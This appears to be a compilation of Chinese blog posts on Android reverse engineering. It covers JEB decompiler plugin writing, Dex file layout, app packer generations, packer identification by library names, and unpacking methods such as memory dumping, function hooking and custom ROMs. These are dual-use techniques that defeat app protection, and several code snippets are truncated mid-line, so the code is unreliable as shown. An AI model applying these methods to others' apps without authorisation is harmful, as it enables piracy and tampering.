InstanceField和StaticField包含Field. InstanceField通过getInstance调用获取一个IExpression,也就是Field的container. Field本身是Class的元素,而InstanceField与StaticField则是它的具体实例化.

实例Method分析

以我们上面提到的isZtz162函数为例,它的AST结构如下：

```
- jeb.api.ast.Method  (getName() == "isZtz162") => getBody()
    - Block => block.get(i) //遍历block中的语句
        - Assignment "boolean bool = true"  => getSubElements
            - Definition "boolean bool"
                - Identifier "bool"
            - Constant "true"
        - Assignment "Redrain redrain = Redrain.getInstance("AnAn");"  => getSubElemen
ts
            - Definition => getSubElements (注意它是父assignment的getLeft返回结果(左值))
                - Identifier "redrain"
            - Call "Redrain.getInstance("AnAn)"" (注意它是父assignment的getRight返回结果(
右值))
                - ...(omit)
        - IfStmt (Compound) => getBlocks()
            - Block (if block) => block.get(i) 遍历block中的语句
                - Call "redrain.shoot(163);"
                - IfStmt (Compound)
                    - ...omit
            - Block (elseif block) => block.get(i) 遍历block中的语句
                - Assignment "bool = false'"
                - ..omit
```

可以通过如下代码来递归打印一个Method中的各个Element:

```
class test(IScript):

def run(self, j):
    self.instance = j
    sig = self.instance.getUI().getView(View.Type.JAVA).getCodePosition().getSignature
()
    currentMethod = self.instance.getDecompiledMethodTree(sig)
    self.instance.print("scanning method: " + currentMethod.getSignature())

    body = currentMethod.getBody()
    self.instance.print(repr(body))
    for i in range(body.size()):
        self.viewElement(body.get(i),1)

def viewElement(self, element, depth):
    self.instance.print("    "*depth+repr(element))
    for sub in element.getSubElements():
        self.viewElement(sub, depth+1)
```

输出结果如下：

```
jeb.api.ast.Block@5909b311
    jeb.api.ast.Assignment@bcb4ec2
        jeb.api.ast.Definition@66afd874
            jeb.api.ast.Identifier@38ffa6bd
        jeb.api.ast.Constant@181bdf87
    jeb.api.ast.Assignment@4df0246e
        jeb.api.ast.Definition@50e7d9bb
            jeb.api.ast.Identifier@2587ad7c
        jeb.api.ast.Call@6e8ebb23
            jeb.api.ast.Method@5ca02f89
                jeb.api.ast.Definition@1890fae1
                    jeb.api.ast.Identifier@5646d660
                jeb.api.ast.Block@44a464e0
            jeb.api.ast.Constant@4dad155
    jeb.api.ast.IfStm@298ea172
        jeb.api.ast.Predicate@530958ae
            jeb.api.ast.Call@a9d3219
                jeb.api.ast.Method@56440cc0
                    jeb.api.ast.Definition@da13d7f
                        jeb.api.ast.Identifier@54cc63d6
                    jeb.api.ast.Block@36aea218
                jeb.api.ast.Identifier@2587ad7c
        jeb.api.ast.Predicate@313f1b4
            jeb.api.ast.Expression@12616200
                jeb.api.ast.InstanceField@3768f76d
                    jeb.api.ast.Identifier@4c4c3186
                    jeb.api.ast.Field@198ed96b
                jeb.api.ast.Call@71640ce8
                    jeb.api.ast.Method@5f8b8d80
                    jeb.api.ast.InstanceField@42f6ff81
                        jeb.api.ast.Identifier@4c4c3186
                        jeb.api.ast.Field@6600907f
            jeb.api.ast.Constant@2f0eb62a
        jeb.api.ast.Block@6ed99788
            jeb.api.ast.Call@f6b9a93
                jeb.api.ast.Method@617130cd
                    jeb.api.ast.Definition@4e3b14b5
                        jeb.api.ast.Identifier@8cc9f33
                    jeb.api.ast.Definition@31e7d1c8
                        jeb.api.ast.Identifier@6a7dbb10
                    jeb.api.ast.Block@64844e0e
                jeb.api.ast.Identifier@2587ad7c
                jeb.api.ast.Constant@2a20acb0
            jeb.api.ast.IfStm@47296c6b
                jeb.api.ast.Predicate@708d094c
                    jeb.api.ast.Call@3b5d964e
                        jeb.api.ast.Method@7d36f954
                            jeb.api.ast.Definition@242b3a05
                                jeb.api.ast.Identifier@11ee30d0
                            jeb.api.ast.Block@2cc6b0e2
                        jeb.api.ast.Identifier@4c4c3186
                jeb.api.ast.Block@2886dc65
                    jeb.api.ast.Assignment@2def7fac
                        jeb.api.ast.Identifier@38ffa6bd
                        jeb.api.ast.Constant@46a70cc3
        jeb.api.ast.Block@136fa72
            jeb.api.ast.Assignment@407452fd
                jeb.api.ast.Identifier@38ffa6bd
                jeb.api.ast.Constant@46a70cc3
    jeb.api.ast.Return@14f4811a
        jeb.api.ast.Identifier@38ffa6bd
```


对AST结构的分析就到这里，本文选取了几种最典型的做了讲解.此外JEB还提供了jeb.api.dex,提供了对dex文件的操作API.由于这方面资料比较多,这里就先不赘述了.

0x02 实例分析之开发环境配置

JEB原生支持Java和Python两种语言进行开发,后者的支持是通过Jython实现的.这里简便起见我们的例子均以Python为例.个人建议想使用前者的话最好使用Scala,否则Java本身实在太罗嗦了.

Java

在eclipse中配置好classpath中的library指向bin/jeb.jar,同时将javadoc路径指向jeb/doc/apidoc.zip即可.



Python

Python环境配置相对麻烦点,因为JEB并没有提供相对应的skeleton,导致Python的IDE中默认没有代码补全,需要自行配置.笔者使用了PyCharm的JythonHelper插件,可以帮助生成skeleton从而有基本的代码补全.



```
# encoding: utf-8
# module __init__.py
# from (built-in)
# by generator 999.999
class Method:

    def replaceSubElement(self, IElement=None, IElement1=None):
        pass

    def equals(self, Object=None):
        pass

    def getBody(self, ):
        pass

    def getSubElements(self, ):
        pass

    def getSignature(self, ):
        pass

    def getContainingClass(self, ):
        pass

    def getParameters(self, ):
        pass

    @staticmethod
    def w(Object=None):
```

配置好环境后,我们来编写一个最简单的插件：输出光标所在位置的method signature,代码如下所示：

```
from jeb.api import IScript
from jeb.api.ui import View
class test(IScript):

    def run(self, j):
        self.instance = j
        sig = self.instance.getUI().getView(View.Type.JAVA).getCodePosition().getSigna
ture()
        currentMethod = self.instance.getDecompiledMethodTree(sig)
        self.instance.print("scanning method: " + currentMethod.getSignature())
```

保存为test.py,点击File->Run Script->test.py, JEB就会在下面的console中输出当前光标所在函数的signature.

0x03 总结

本文介绍了JEB Java AST API的基本知识和插件编写入门,同时也可以作为一个APIDoc的补充参考.在下一篇文章中我们将会根据实例讲解如何编写高级的更复杂的插件.

源代码和测试样例在 https://github.com/flankerhqd/jebPlugins 可以找到。

English version of this article can be found at http://blog.flanker017.me/advanced-android-application-analysis-jeb-api-manual-and-plugin-writing/

原文 by mottoin

Apk文件结构

文件或目录	作用
META-INF/	也就是一个 manifest ，从 java jar 文件引入的描述包信息的目录
res/	存放资源文件的目录
libs/	如果存在的话，存放的是 ndk 编出来的 so 库
AndroidManifest.xml	程序全局配置文件
classes.dex	最终生成的 dalvik 字节码
resources.ars	编译后的二进制资源文件

Dex文件结构

```
            0  1  2  3  4  5  6  7  8  9  a  b  c  d  e  f
00000000h: 64 65 78 0A 30 33 35 00 F9 56 95 62 F2 D6 57 5F ; dex.035.鵙昧蜂w_
00000010h: FE 15 B3 E1 5A F0 5C 8B C1 DC E9 E3 1F 31 8F 8F ; ?翘Z餱婆秃?1蓇
00000020h: 84 08 00 00 70 00 00 00 78 56 34 12 00 00 00 00 ; ?..p...xV4.....
00000030h: 00 00 00 00 B4 07 00 00 2C 00 00 00 70 00 00 00 ; ....?..,...p...
00000040h: 14 00 00 00 20 01 00 00 07 00 00 00 70 01 00 00 ; .... .......p...
00000050h: 02 00 00 00 C4 01 00 00 10 00 00 00 D4 01 00 00 ; ....?......?..
00000060h: 05 00 00 00 54 02 00 00 90 05 00 00 F4 02 00 00 ; ....T...?..?..
```

00000000h：
- 64 65 78 0A：Dex文件的标识符dex
- 30 33 35 00：Dex文件的版本035
- F9 56 95 62：检验码字段算法adler32
- F2 D6 57 5F：检验码字段SHA-1签名

00000010h：设计两个检验码的目的：先使用第一个检验码进行快速检查，接着再使用第二个复杂的检验码进行复杂计算，保证安全性和效率性。

00000020h：
- 84 08 00 00：Dex文件的总长度
- 70 00 00 00：文件头长度035版本=0x70。
- 78 56 34 12：判断文件是否交换了字节顺序缺省情况下=0x78563412
- 00 00 00 00：连接段的大小为0表示是静态连接

00000030h：
- 00 00 00 00：连接段的开始位置。若连接段大小为0，这里也是0
- B4 07 00 00：map数据基地址这个基址就是从文件头开始到map数据的长度
- 2C 00 00 00：字符串列表的字符串个数
- 70 00 00 00：字符串列表基地址。

从这里往后都是各类资源的在dex文件中的基址offset和长度size

00000040h：
- 14 00 00 00：类型列表里类型个数。
- 20 01 00 00：类型列表基地址。
- 07 00 00 00：原型列表里原型个数。
- 70 01 00 00：原型列表基地址。

00000050h：
- 02 00 00 00：字段列表里字段个数。
- C4 01 00 00：字段列表基地址。
- 10 00 00 00：方法列表里方法个数。
- D4 01 00 00：方法列表基地址。

00000060h：
- 05 00 00 00：类定义类表中类的个数
- 54 02 00 00：类定义列表基地址。
- 90 05 00 00：数据段的大小必须以4字节对齐。
- F4 02 00 00：数据段基地址

Dex文件头一览

壳史

第一代壳 Dex加密

1. Dex字符串加密
2. 资源加密
3. 对抗反编译
4. 反调试
5. 自定义DexClassLoader

第二代壳 Dex抽取与So加固

1. 对抗第一代壳常见的脱壳法
2. Dex Method代码抽取到外部（通常企业版）
3. Dex动态加载
4. So加

第三代壳 Dex动态解密与So混淆

1. Dex Method代码动态解密**
2. So代码膨胀混淆
3. 对抗之前出现的所有脱壳法

第四代壳 arm vmp（未来）

vmp

壳的识别

1.用加固厂商特征：

- 娜迦： libchaosvmp.so , libddog.solibfdog.so
- 爱加密：libexec.so, libexecmain.so
- 梆梆： libsecexe.so, libsecmain.so , libDexHelper.so
- 360：libprotectClass.so, libjiagu.so
- 通付盾：libegis.so
- 网秦：libnqshield.so *百度：libbaiduprotect.so

2.基于特征的识别代码

```
def is_jiagu(zip_obj):
    soarr = []
    for s in zip_obj.namelist():
        if s.endswith('.so'):
            s = s.rsplit('/')[-1]
            soarr.append(s)
    if 'libexecmain.so' in soarr and 'libexec.so' in soarr:
        type = u"爱加密"

    elif 'libDexHelper.so' in soarr and 'libDexHelper-x86.so' in soarr:
        type = u"梆梆加密企业版"

    elif 'libsecmain.so' in soarr and 'libsecexe.so' in soarr:
        type = u"梆梆加密"

    elif 'libtup.so' in soarr or 'libexec.so' in soarr:
        type = u"腾讯加固"

    elif ('libprotectClass.so' in soarr and 'libprotectClass_x86.so' in soarr) or ('libjiagu.so' in soarr and 'libjiagu_art.so' in soarr) or ('libjiagu.so' in soarr and 'libjiagu_x86.so' in soarr):
        type = u'360加固'

    elif 'libbaiduprotect.so' in soarr and 'ibbaiduprotect_x86.so' in soarr:
        type = u"百度加固"

    elif ('libddog.so' in soarr and 'libfdog.so' in soarr) or 'libchaosvmp.so' in soarr:
        type = u"娜迦加固"

    elif 'libnqshieldx86.so' in soarr and 'libnqshield.so' in soarr:
        type = u"网秦加固"

    elif 'libmobisec.so' in soarr or 'libmobisecx.so' in soarr:
        type = u"阿里加固"

    elif 'libegis.so' in soarr:
        type = u"通付盾加固"

    elif 'libAPKProtect.so' in soarr:
        type = u'%s: apkprotect加密\n'
```

第一代壳

1. 内存Dump法
2. 文件监视法
3. Hook法
4. 定制系统
5. 动态调试法

内存Dump法

内存中寻找dex.035或者dex.036

/proc/xxx/maps中查找后，手动Dump

```
import idaapi
import struct


def dumpdex(start, len, target):
 rawdex = idaapi.dbg_read_memory(start, len)
 fd = open(target, 'wb')
 fd.write(rawdex)
 fd.close()

def getdexlen(start):
 pos = start + 0x20
 mem = idaapi.dbg_read_memory(pos, 4)
 len = struct.unpack('<I', mem)[0]
 print 'len is ' + str(hex(len))
 return int(len)


start = AskAddr(0, 'Input DexFile start in hex: ')
print('start is ' + str(hex(start)))


len = AskLong(getdexlen(start), 'Input DexFile len in hex: ')
target = AskStr('/users/boyliang/temp/xx.dex', 'Input the dump file path')


if len > 0 and start > 0x0 and target and AskYN(1, 'start is 0x%0x, len is %d, dump to %s' % (start, len, target))
 dumpdex(start, len, target)
 print('Dump Finish')
```

android-unpacker https://github.com/strazzere/android-unpacker

```
  }
  printf(" [+] %d is clone pid\n", clone_pid);

  int mem_file = attach_get_memory(clone_pid);
  if(mem_file == -1) {
    printf(" [!] An error occurred attaching and finding the memory!\n");
    return -1;
  }

  // Determine if we are dealing with APKProtect or Bangcle
  char *extra_filter = determine_filter(clone_pid, mem_file);

  memory_region memory;
  if(find_magic_memory(clone_pid, mem_file, &memory, extra_filter) <= 0) {
    printf(" [!] Something unexpected happened, new version of packer/protectors? Or it wasn't packed/pr
    return -1;
  }
  printf(" [+] Unpacked odex found in memory!\n");

  // Build a safe file to dump to and call the memory dumping function
  char *dumped_file_name = malloc(strlen(static_safe_location) + strlen(package_name) + strlen(suffix));
  sprintf(dumped_file_name, "%s%s%s", static_safe_location, package_name, suffix);
  if(dump_memory(mem_file, &memory, dumped_file_name) <= 0) {
    printf(" [!] An issue occurred trying to dump the memory to a file!\n");
    return -1;
  }
  printf(" [+] Unpacked/protected file dumped to : %s\n", dumped_file_name);

  close(mem_file);
  ptrace(PTRACE_DETACH, clone_pid, NULL, 0);
  return 1;
```



drizzleDumper https://github.com/DrizzleRisk/drizzleDumper
升级版的android-unpacker，read和lseek64代替pread，匹配dex代替匹配odex

```
int main(int argc, char *argv[]) {

  printf("[>>>]  This is drizzleDumper [<<<]\n");
  printf("[>>>]    code by Drizzle     [<<<]\n");
  printf("[>>>]        2016.05         [<<<]\n");
  if(argc <= 1) {
    printf("[*]  Useage : ./drizzleDumper package_name wait_times(s)\n[*]  The wait_times(s)
    return 0;
  }

  //Check root
  if(getuid() != 0) {
    printf("[*]  Device Not root!\n");
    return -1;
  }

  double wait_times = 0.01;
  if(argc >= 3)
  {
        wait_times = strtod(argv[2], NULL);
        printf("[*]  The wait_times is %ss\n", argv[2]);
```


dumpDex

基于IDA python的Android DEX内存dump工具

Usage

First: 通过IDA的module模块找到libdvm.so->dvminternalnatimeshutdown（保证光标停留在该函数的第一行即可），然后运行 findcookie.py
Second: 从控制台的输出中找到合适的DexFile address（通常有多个，通过name进行判断），修改dump2.py中倒数5行的address，然后运行dump2.py

文件监视法

Dex优化生成odex
inotifywait-for-Android https://github.com/mkttanabe/inotifywait-for-Android
监视文件变化

```
# ./inotifywait -r -m /data /cache /system
Setting up watches.  Beware: since -r was given, this may take a while!
Watches established.

/system/framework/ ACCESS framework-res.apk
/system/framework/ ACCESS framework-res.apk
/data/app/ OPEN com.example.helloapp-1.apk
/data/app/ ACCESS com.example.helloapp-1.apk
/data/app/ ACCESS com.example.helloapp-1.apk
/data/app/ ACCESS com.example.helloapp-1.apk
/data/app/ ACCESS com.example.helloapp-1.apk
/data/app/ ACCESS com.example.helloapp-1.apk
/data/app/ ACCESS com.example.helloapp-1.apk
/data/app/ OPEN com.example.helloapp-1.apk
/data/app/ ACCESS com.example.helloapp-1.apk
/data/dalvik-cache/ OPEN data@app@com.example.helloapp-1.apk@classes.dex
/data/dalvik-cache/ ACCESS data@app@com.example.helloapp-1.apk@classes.dex
/data/dalvik-cache/ ACCESS data@app@com.example.helloapp-1.apk@classes.dex
/data/app/ OPEN com.example.helloapp-1.apk
/data/app/ ACCESS com.example.helloapp-1.apk
```

notifywait-for-Android https://github.com/mkttanabe/inotifywait-for-Android

监视DexOpt输出

```
GC_CONCURRENT freed 251K, 3% free 9398K/9684K, paused 2ms+
### PREF:                          android:getSharedPref:getStr
### PREF:                          android:getSharedPref:getStr
### PREF:                          android:getSharedPref:getStr
### PREF:                          android:getSharedPref:getStr
### PREF:                          android:getSharedPref:getStr
### PREF:                          android:getSharedPref:getStr
DexOpt: --- BEGIN                  2ea6efaa938d2.dex' (
569): MS:Notice: Injecting: /system/bin/dexopt
DexOpt: 'Landroid/annotation/SuppressLint;' has an earlier
DexOpt: 'Landroid/annotation/TargetApi;' has an earlier de
DexOpt: not verifying/optimizing 'Landroid/annotation/Supp
DexOpt: not verifying/optimizing 'Landroid/annotation/Targ
DexOpt: load 16ms, verify+opt 113ms, 735796 bytes
DexOpt: --- END '                  2ea6efaa938d2.dex
```

```
int main() {
    // initialize and watch the entire directory tree from the current
    // directory downwards for all events
    if ( !inotifytools_initialize()
      || !inotifytools_watch_recursively( "/data/data/
        fprintf(stderr, "%s\n", strerror( inotifytools_error() ) );
        return -1;
    }

    // set time format to 24 hour time, HH:MM:SS
    inotifytools_set_printf_timefmt( "%T" );

    // Output all events as "<timestamp> <path> <events>"
    struct inotify_event * event = inotifytools_next_event( -1 );
    while ( event ) {
        inotifytools_printf( event, "%T %w%f %e\n" );
        if (strcmp(event->name,"                d2ea6efaa938d2.dex"))
        {
            system("cp /data/data/                    android/files/
            printf("                d2ea6efaa938d2.dex stolen!");
        }
        event = inotifytools_next_event( -1 );
    }
}
```

Hook法

Hook dvmDexFileOpenPartial

http://androidxref.com/4.4_r1/xref/dalvik/vm/DvmDex.cpp

xref: /dalvik/vm/DvmDex.cpp

Home | History | Annotate | Line# | Navigate | Download Search only in DvmD

```
145  */
146 int dvmDexFileOpenPartial(const void* addr, int len, DvmDex** ppDvmDex)
147 {
148     DvmDex* pDvmDex;
149     DexFile* pDexFile;
150     int parseFlags = kDexParseDefault;
151     int result = -1;
152 
153     /* -- file is incomplete, new checksum has not yet been calculated
154     if (gDvm.verifyDexChecksum)
155         parseFlags |= kDexParseVerifyChecksum;
156     */
157 
158     pDexFile = dexFileParse((u1*)addr, len, parseFlags);
159     if (pDexFile == NULL) {
160         ALOGE("DEX parse failed");
161         goto bail;
162     }
```

```
MSInitialize {
    __android_log_print(ANDROID_LOG_ERROR, TAG, "Substrate initialized.");
    MSImageRef image;
    image = MSGetImageByName("/system/lib/libdvm.so"); 载入lib

    if (image != NULL) {
        void * dexload=MSFindSymbol(image,"_Z21dvmDexFileOpenPartialPKviPP6DvmDex");
        if(dexload==NULL) {
            LOGD("error find _Z21dvmDexFileOpenPartialPKviPP6DvmDex ");
        } else{
            MSHookFunction(dexload,(void*)&mydvmdexfileopen,(void **)&olddexfileopen);
        }
    } else {
        LOGD("ERROR FIND LIBDVM");
    }
}

int (* olddexfileopen)(const void * addr,int len,void ** dvmdex);
int mydvmdexfileopen(const void * addr,int len,void ** dvmdex) {
    LOGD("call my dvm dex!!:%d",getpid());
    char buf[200];
    sprintf(buf,"/sdcard/dex.%d",random()); 导出dex文件
    FILE * f=fopen(buf,"wb");
    if(!f) {
        LOGD("error open sdcard file to write");
    } else {
        fwrite(addr,1,len,f);
        fclose(f);
    }
    return olddexfileopen(addr,len,dvmdex);
}
```

定制系统

修改安卓源码并刷机

```
int dvmDexFileOpenPartial(const void* addr, int len, DvmDex** ppDvmDex)
{
    DvmDex* pDvmDex;
    DexFile* pDexFile;
    int parseFlags = kDexParseDefault;
    int result = -1;

    pDexFile = dexFileParse((u1*)addr, len, parseFlags);

#ifdef __ARM_EABI__
    ALOGE("lfx: addr = %08x, len = %d, parseFlags = %d", (u4)addr, len, parseFlags);

    char path[40] = {0};
    sprintf(path, "/data/local/%d.dex", getpid()); //data/local 普通应用没有读写权限
    ALOGE("path = %s", path);

    int fd = open(path, O_CREAT | O_RDWR, 0644);
    if(fd){
        ALOGE("dumping dex..");
        int ret = Xwrite(fd, addr, len);
        ALOGE("dump dex finished..ret = %d....",ret);
        close(fd);
    }else{

        ALOGE("fwrite failed.");
    }
```

DumpApk https://github.com/CvvT/DumpApk

只针对部分壳

原理挺简单，大伙直接看代码就一清二楚了。

使用步骤：

1.点击启动应用后可以在log输出中找到cookie

adb logcat -s cc

2.dump指定cookie对应的dex文件（直接从odex中扣取dex文件）

adb shell am broadcast -a com.cc.dumpapk --ei cmd 1 --ei cookie xxxxxxx

注：我将需要hook的应用包名com.cc.test硬编码到程序中，只能dump这个应用，有需要的请自行修改,以及编译好的so文件需要放置到/system/lib/目录下

3.dump出的dex文件：/data/data/com.cc.test/whole.dex

测试腾讯的时候直接dump的dex代码中含有odex opcode，本来想那就直接dump整个odex文件，但是不知道为何dump出来的odex经过 baksmali.jar处理报了一堆错误，调试多天无果。卒。

还没来得及测试其他加固产品，脱壳原理可能比较有针对性，因而不适合其他产品。

动态调试法

IDA Pro

```
static main(void)
{
auto fp, begin, end, dexbyte;
fp = fopen("C:\\dump.dex", "wb");
begin = r0;
end = r0 + r1;
for ( dexbyte = begin; dexbyte < end; dexbyte
++ )
fputc(Byte(dexbyte), fp);
}
```

```
5C137008  64 65 78 0A 30 33 35 00  6C 50 34 D8 82 04 15 79  dex.035.lP4....y
5C137018  EB 32 41 72 B7 D9 CE A3  6D 51 E6 41 06 56 BC 9D  .2Ar....mQ.A.V..
5C137028  FC 41 09 00 70 00 00 00  78 56 34 12 00 00 00 00  .A..p...xV4.....
5C137038  00 00 00 00 20 41 09 00  F0 18 00 00 70 00 00 00  .... A......p...
5C137048  02 04 00 00 30 64 00 00  2A 05 00 00 38 74 00 00  ....0d..*...8t..
5C137058  96 06 00 00 30 B2 00 00  08 19 00 00 E0 E6 00 00  ....0...........
5C137068  86 02 00 00 20 AF 01 00  1C 42 07 00 E0 FF 01 00  .... .....B.....
```

gdb gcore法

```
.gdbserver :1234 -attach pid
.gdb
(gdb) target remote :1234
(gdb) gcore
```

coredump文件中搜索“dex.035”

```
3676c10: 6465 780a 3033 3500 9073 67f3 2240 3b8d  dex.035..sg."@;.
3676c20: 99a6 3719 9e10 2f11 ea2c 1407 d469 350d  ..7.../..,...i5.
3676c30: e008 3500 7000 0000 7856 3412 0000 0000  ..5.p...xV4.....
3676c40: 0000 0000 3408 3500 7759 0000 7000 0000  ....4.5.wY..p...
3676c50: af10 0000 4c66 0100 8e15 0000 08a9 0100  ....Lf..........
3676c60: c150 0000 b0ab 0200 fd66 0000 b831 0500  .P.......f...1..
3676c70: 3c0d 0000 a069 0800 c0f7 2a00 2011 0a00  <....i....*. ...
3676c80: 0e76 2700 1076 2700 1476 2700 697c 2700  .v'..v'..v'.i|'.
3676c90: ac7c 2700 177d 2700 1a7d 2700 1d7d 2700  .|'..}'..}'.}'.
```

第二代壳

1. 内存重组法
2. Hook法
3. 动态调试
4. 定制系统
5. 静态脱壳机

内存重组法

Dex篇

ZjDroid http://bbs.pediy.com/showthread.php?t=190494

对付一切内存中完整的dex，包括壳与动态加载的jar

```
C:\Users\Tim>adb shell
shell@android:/ $ su
su
shell@android:/ # am broadcast -a com.zjdroid.invoke --ei target 14630 --es cmd
'{action:dump_dexinfo}'
voke --ei target 14630 --es cmd '{action:dump_dexinfo}'                        <
Broadcasting: Intent { act=com.zjdroid.invoke (has extras) }
Broadcast completed: result=0
shell@android:/ # am broadcast -a com.zjdroid.invoke --ei target 14630 --es cmd
'{action:backsmali,"dexpath":"/data/app/org.cocos2d.fishingjoy3-1.apk"}'
n:backsmali,"dexpath":"/data/app/org.cocos2d.fishingjoy3-1.apk"}'             <
Broadcasting: Intent { act=com.zjdroid.invoke (has extras) }
Broadcast completed: result=0
```

so篇

elfrebuild

```
class ElfRebuilder {
private:
    const soinfo *soinfo_;
    char *shstrtab_;
    const Elf_Phdr *arm_exidx_phdr_;
    Elf_Phdr **load_phdrs_;
    Elf_ShdrEx **rebuilded_shdrs_;
    bool fromfile_;

private:
    ElfRebuilder(const soinfo *soinfo, bool fromfile = false);
    void BuildBasicShdrs();
    void BuildComplexShdrs();
    void BuildWholeFile(const char *target);
    void SearchGotRange(Elf_Addr &start, Elf_Addr &end);
    Elf_Word GetAlignAndFixAddrs(Elf_Addr &s_vaddr, Elf_Word &offset);

public:
    virtual ~ElfRebuilder();
    void Build(const char *target){
        BuildBasicShdrs();
        BuildComplexShdrs();
        BuildWholeFile(target);
    }

public:
    static ElfRebuilder *CreateBySoinfo(const soinfo *soinfo);
    static ElfRebuilder *CreateBySoname(const char *soname);
};
```


xref: /bionic/linker/linker.h

Home | History | Annotate | Line# | Navig

```
100 struct soinfo {
101  public:
102   char name[SOINFO_NAME_LEN];
103   const Elf32_Phdr* phdr;
104   size_t phnum;
105   Elf32_Addr entry;
106   Elf32_Addr base;
107   unsigned size;
108
109   uint32_t unused1;  // DO NOT U
110
111   Elf32_Dyn* dynamic;
112
113   uint32_t unused2; // DO NOT US
114   uint32_t unused3; // DO NOT US
115
116   soinfo* next;
117   unsigned flags;
118
119   const char* strtab;
```

构造soinfo，然后对其进行重建

```
ElfRebuilder *ElfRebuilder::CreateBySoinfo(const soinfo *soinfo){
    return new ElfRebuilder(soinfo);
}
ElfRebuilder *ElfRebuilder::CreateBySoname(const char *soname){
    soinfo * _soinfo = (soinfo *)malloc(sizeof(soinfo));
    void *base = NULL;
    int fd = open(soname, O_RDONLY);
    Elf_Ehdr *ehdr = TYPE_CAST(Elf_Ehdr*, base, 0);
    ......
    _soinfo->flags = ehdr->e_flags;
    _soinfo->size = fs.st_size;
    ......
    Elf_Dyn *dyn = (Elf_Dyn *)_soinfo->dynamic;
    for(int i=0; i<dynsiz; i++){
        switch(dyn[i].d_tag){
        case DT_SYMTAB:
            _soinfo->symtab = TYPE_CAST(Elf_Sym*, base, dyn[i].d_un.d_ptr);
            break;
        ......
        case DT_HASH:
            Elf_Word *hash = TYPE_CAST(Elf_Word *, base, dyn[i].d_un.d_ptr);
            _soinfo->nbucket = hash[0];
            _soinfo->nchain = hash[1];
            _soinfo->bucket = (unsigned *)(hash + 2);
            _soinfo->chain = (unsigned *)(hash + 2 + _soinfo->nbucket);
            break;
        }
    }
    return new ElfRebuilder(_soinfo, true);
}
```

```
ElfRebuilder::ElfRebuilder(const soinfo *soinfo, bool fromfile):
        soinfo_(soinfo),
        shstrtab_(NULL),
        arm_exidx_phdr_(NULL),
        load_phdrs_((Elf_Phdr **)malloc(sizeof(Elf_Phdr *) * 2)),
        rebuilded_shdrs_((Elf_ShdrEx **)malloc(sizeof(Elf_ShdrEx *)
             * MAX_SECTION_SIZE)),
        fromfile_(fromfile){
}
```

Hook法

针对无代码抽取且Hook dvmDexFileOpenPartial失败

Hook dexFileParse

http://androidxref.com/4.4_r1/xref/dalvik/vm/DvmDex.cpp

xref: /dalvik/vm/DvmDex.cpp

Home | History | Annotate | Line# | Navigate | Download Search only in DvmD

```
145  */
146 int dvmDexFileOpenPartial(const void* addr, int len, DvmDex** ppDvmDex)
147 {
148     DvmDex* pDvmDex;
149     DexFile* pDexFile;
150     int parseFlags = kDexParseDefault;
151     int result = -1;
152
153     /* -- file is incomplete, new checksum has not yet been calculated
154     if (gDvm.verifyDexChecksum)
155         parseFlags |= kDexParseVerifyChecksum;
156     */
157
158     pDexFile = dexFileParse((u1*)addr, len, parseFlags);
159     if (pDexFile == NULL) {
160         ALOGE("DEX parse failed");
161         goto bail;
```

https://github.com/WooyunDota/DumpDex

```
MSInitialize
{
    LOGD("Cydia Init");
    MSImageRef image;
    image = MSGetImageByName("/system/lib/libdvm.so");
    if (image != NULL)
    {
        void * dexload=MSFindSymbol(image,"_Z12dexFileParsePKhji");
        if(dexload==NULL)
        {
            LOGD("error find _Z12dexFileParsePKhji");

        }
        else{
            MSHookFunction(dexload,(void*)&myDexFileParse,(void **)&oldDexFileParse);
        }
    }
    else{
        LOGD("ERROR FIND LIBDVM");
    }
}
DexFile* myDexFileParse(const u1 * addr,size_t len,int dvmdex)
{
    {
        char dexbuffer[64]={0};
        char dexbufferNamed[128]={0};
        char * bufferProcess=(char*)calloc(256,sizeof(char));

        //得到 processname
        int  processStatus= getProcessName(bufferProcess);
        LOGD("call myDexFileParse! pid: %d , pname : %s , size : %d ",getpid(),bufferProce
```

针对无代码抽取且Hook dexFileParse失败

Hook memcmp

http://androidxref.com/4.4_r1/xref/dalvik/vm/DvmDex.cpp

xref: /dalvik/libdex/DexFile.cpp

Home | History | Annotate | Line# | Navigate | Download   Search only in

```
289 DexFile* dexFileParse(const u1* data, size_t length, int flags)
290 {
291     DexFile* pDexFile = NULL;
292     const DexHeader* pHeader;
293     const u1* magic;
294     int result = -1;
295
296     if (length < sizeof(DexHeader)) {
297         ALOGE("too short to be a valid .dex");
298         goto bail;      /* bad file format */
299     }
300
301     pDexFile = (DexFile*) malloc(sizeof(DexFile));
302     if (pDexFile == NULL)
303         goto bail;      /* alloc failure */
304     memset(pDexFile, 0, sizeof(DexFile));
305
306     /*
307      * Peel off the optimized header.
308      */
309     if (memcmp(data, DEX_OPT_MAGIC, 4) == 0) {
310         magic = data;
```

